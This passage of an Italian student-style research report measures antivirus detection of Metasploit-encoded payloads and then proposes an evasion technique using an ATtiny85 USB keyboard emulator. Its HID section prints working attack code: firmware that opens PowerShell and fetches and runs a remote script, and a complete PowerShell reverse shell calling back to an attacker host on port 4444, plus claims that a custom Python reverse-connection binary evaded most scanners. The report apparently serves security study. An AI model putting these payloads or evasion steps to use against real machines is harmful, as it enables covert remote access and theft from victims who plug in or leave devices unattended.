"EICAR-STANDARD-ANTIVIRUS-TEST-FILE!"

L'encoder generic/eicar non fa altro che sostituire il payload con la stringa di test EICAR, ovviamente questa operazione rovina il payload, di conseguenza questo encoder non sarà mai utilizzato per applicazioni reali.

La percentuale di rilevazione è pari a 75,71 %.

5.3.8 x86/shikata_ga_nai

Al seguente link è presente un articolo esplicativo dell'encoder:

<https://cs.gmu.edu/~xwangc/AttackCodeExtraction-final.pdf>. Shikata ga nai

è una espressione giapponese che significa “Non ci si può fare nulla”. L’encoder `x86/shikata_ga_nai` è basato su un’implementazione dello XOR polimorfico, questo encoder offre tre funzioni:

- Il generatore di codice utilizza tecniche metamorfiche per generare ogni volta un hash differente per evitare la detection negli antivirus che fanno molto affidamento sulle firme
- Usa chiavi concatenate-automodificanti, questo significa che se la chiave è sbagliata ad una iterazione saranno sbagliate anche tutte le chiavi successive
- Il codice che si occupa di decodificare viene parzialmente offuscato tramite la modifica da parte dello stesso basic block ed inoltre viene protetto contro l’emulazione usando istruzioni FPU (floating point unit)

La percentuale di rilevazione è pari a 67,14 %.

6 Analisi dei risultati sulle scansioni

Dall’analisi delle scansioni appare che l’encoder più potente risulta essere `x86/shikata_ga_nai` (rilevazioni pari al 67.14 %) che è quello che ha impiegato più tempo per la creazione del virus ed è uno dei packer più potenti. La maggioranza degli antivirus infatti, pur avendo successo nella rilevazione del virus codificato con questo tool, essi rilevano come malevolo la tecnica di packing bloccando l’eseguibile senza essere in grado di catalogare il virus correttamente.

Nel caso degli altri packer, capita quasi sempre che l’antivirus riesca ad eludere la difesa di packing e riesca a rilevare la natura del virus. Il virus viene catalogato correttamente come *Trojan* essendo di tipologia backdoor e quindi fornisce all’attaccante la possibilità di accedere da remoto. Abbiamo trovato curioso vedere che ci sono ancora antivirus che non riescono a rilevare un virus "famoso" come `meterpreter/reverse_tcp`, e soprattutto ci sembrava particolare il fatto che l’antivirus Malwarebytes non riconoscesse il malware fino a quando non è stato utilizzato l’encoder "`shikata_ga_nai`" più potente, che ha fatto fallire molti altri antivirus. Per questo abbiamo provato a testare offline l’antivirus Malwarebytes contro il virus nella sua versione "`not_encoded`" e questa volta è stato rilevato immediatamente, e correttamente come "`Trojan.Rozena`" (figura 13), probabilmente i produttori di AV hanno creato versioni con Bias al fine di "imbrogliare" i creatori di malware e spingerli a diffondere un virus che in realtà viene riconosciuto. Interessante

è anche il caso dell'antivirus Panda, che è in grado di rilevare il virus nella sua versione "not_encoded" ed è in grado di sconfiggere sia l'encoder cmd/brace che cmd/generic_sh, ma che non può nulla contro gli altri encoders ad eccezione del encoder "shikata_ga_nai" dove riesce ad indentificare il virus con la stessa specifica della sua versione "not_encoded".




Figura 13: Rilevazione di Malwarebytes

7 Injection di malware tramite HID

Proponiamo ora una **tecnica di evasione della rilevazione degli antivirus** funzionante contro tutti gli antivirus presenti nella tabella 11. Per fare ciò, utilizzeremo un micro-controllore *Attiny85* che agirà come HID (human interface device) che è un metodo attraverso il quale gli umani interagiscono con sistema elettronico (in questo caso il computer). Esempi di HID sono: tastiere, mouse, tavolette grafiche ecc.

Il micro-controllore di fatto non contiene il virus, ed è per questo che non può essere rilevato, contiene solo le informazioni necessarie a ricostruirlo, co-

me se fosse una persona umana a scriverlo fisicamente attraverso la tastiera. Questo attacco presuppone l'accesso fisico alla macchina per alcuni secondi. L'unico modo per rilevare questo tipo di attacco è monitorare la velocità di input dei caratteri, se il threshold viene superato automaticamente vengono disattivati tutti i dispositivi di input per alcuni secondi rendendo di fatto la creazione del virus impossibile.

Il seguente codice sarà flashato dentro il micro-controllore e ha il compito di aprire una powershell e scaricare il payload del virus da internet.


```
1 #include "DigiKeyboard.h"
2 void setup() {
3 }
4 void loop() {
5   DigiKeyboard.sendKeyStroke(0);
6   DigiKeyboard.delay(500);
7   DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
8   DigiKeyboard.delay(500);
9   DigiKeyboard.print("powershell \"IEX (New-Object
    Net.WebClient).DownloadString('https://
10 raw.githubusercontent.com/
11 GiacomoFerro/antivirus-detection-analysis/
12 master/HID-payload/payload.ll');\"");
13   DigiKeyboard.sendKeyStroke(KEY_ENTER);
14   for (;;) {
15   }
16 }
```

Di seguito invece viene il payload del virus presente al seguente sito:
<https://github.com/GiacomoFerro/antivirus-detection-analysis/HID-payload>.

```
1 $sm= (
2 New-Object
3 Net.Sockets.TCPClient("HOST_IP_ADDRESS",4444)).GetStream();
4 [byte[]]$bt=0..65535|%{0};
5 while(($i=$sm.Read($bt,0,$bt.Length)) -ne
    0){;$d=(New-Object Text.ASCIIEncoding).GetString(
6 $bt,0,$i);$st=( [text.encoding]:
7 :ASCII).GetBytes((iex $d
    2>&1));$sm.Write($st,0,$st.Length)}
```

8 Conclusioni

Abbiamo poi provato a creare un malware in python "from scratch", che aprisse una reverse connection ad un host. Lo abbiamo reso un eseguibile per Windows (PE exe) tramite il tool pyinstaller (link). A questo punto abbiamo provveduto a caricare il malware su *Virustotal.com* ed il risultato è stato che solo 4 antivirus su 68 lo rilevavano come malevolo, da questa ultima prova possiamo trarre la conclusione che molti dei moderni antivirus commerciali sono fortemente dipendenti dalla signature detection, nemmeno quelli che pubblicizzano la loro metodologia di cattura come behaviour based sono stati in grado di individuare quest'ultimo virus. Nella figura 14 viene mostrata la figura della scansione. Infine al seguente link: <https://github.com/GiacomoFerro/antivirus-detection-analysis> è presente la documentazione ed i dati completi riguardanti tutto questo progetto.



DETECTION	DETAILS	BEHAVIOR	COMMUNITY
SecureAge APEX	Malicious	Avast	Win64 Trojan-gen
AVG	Win64 Trojan-gen	Ikarus	Trojan Python Spy
Acronis	Undetected	Ad-Aware	Undetected
Avast-Mobile	Undetected	AhnLab-V3	Undetected
Avira	Undetected	ALYac	Undetected
Avira-Mobile	Undetected	Arcabit	Undetected
BitDefender	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderThreat	Undetected
BitDefender	Undetected	CAT-QuickHeal	Undetected
BitDefender	Undetected	CMC	Undetected
BitDefender	Undetected	CrowdStrike Falcon	Undetected
BitDefender	Undetected	Cybereason	Undetected
BitDefender	Undetected	Cyren	Undetected
BitDefender	Undetected	DrWeb	Undetected
BitDefender	Undetected	Endgame	Undetected

Figura 14: Scansione VirusTotal su client.exe

9 Bibliografia

- C. Kreibich and J. Crowcroft. Honeycomb – creating intrusion detection signatures using honeypots. In 2nd Workshop on Hot Topics in Network, 2003
- M. Christodorescu, S. Jha, S. Seshia, D. Song, and R. Bryant. Semantics-aware malware detection. In Proceedings of the 2005 IEEE Symposium on Security and Privacy, pages 32–46, 2005
- D. Ellis, J. Aiken, K. Attwood, and S. Tenaglia. A behavioral approach to worm detection. In Proceedings of the 2004 ACM Workshop on Rapid Malcode, pages 43–53, 2004.
- W. Li, K.Wang, S. Stolfo, and B. Herzog. Fileprints: Identifying file types by n-gram analysis. 6th IEEE Information Assurance Workshop, June 2005.
- I. Sato, Y. Okazaki, and S. Goto. An improved intrusion detection method based on process profiling. IPSJ Journal, 43:3316 – 3326, 2002.
- Bazrafshan, Zahra Hashemi, Hashem Hazrati Fard, Seyed Mehdi Hamzeh, Ali. (2013). A survey on heuristic malware detection techniques. IKT 2013 - 2013 5th Conference on Information and Knowledge
- Tabish, S. Shafiq, M. Farooq, Muddassar. (2009). Malware detection using statistical analysis of byte-level file content. 23-31
- M.G. Schultz, E. Eskin, E. Zadok, S.J. Stolfo, “Data mining methods for detection of new malicious executables”, IEEE Symposium on Security and Privacy, pp. 38-49, USA, IEEE Press, 2001
- J.Z. Kolter, M.A. Maloof, “Learning to detect malicious executables in the wild”, ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, pp. 470-478, USA, 2004
- W.J. Li, K. Wang, S.J. Stolfo, B. Herzog, “Fileprints: identifying filetypes by n-gram analysis”, IEEE Information Assurance Workshop, USA, IEEE Press, 2005
- Loi, Huicong Olmsted, Aspen. (2017). Low-cost detection of backdoor malware. 197-198. 10.23919/ICITST.2017.8356377
- <https://github.com/rapid7/metasploit-framework/>

- <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>
- <https://cs.gmu.edu/~xwanc/Publications/ISC2014-AttackCodeExtraction-final.pdf>
- <https://github.com/GiacomoFerro/antivirus-detection-analysis>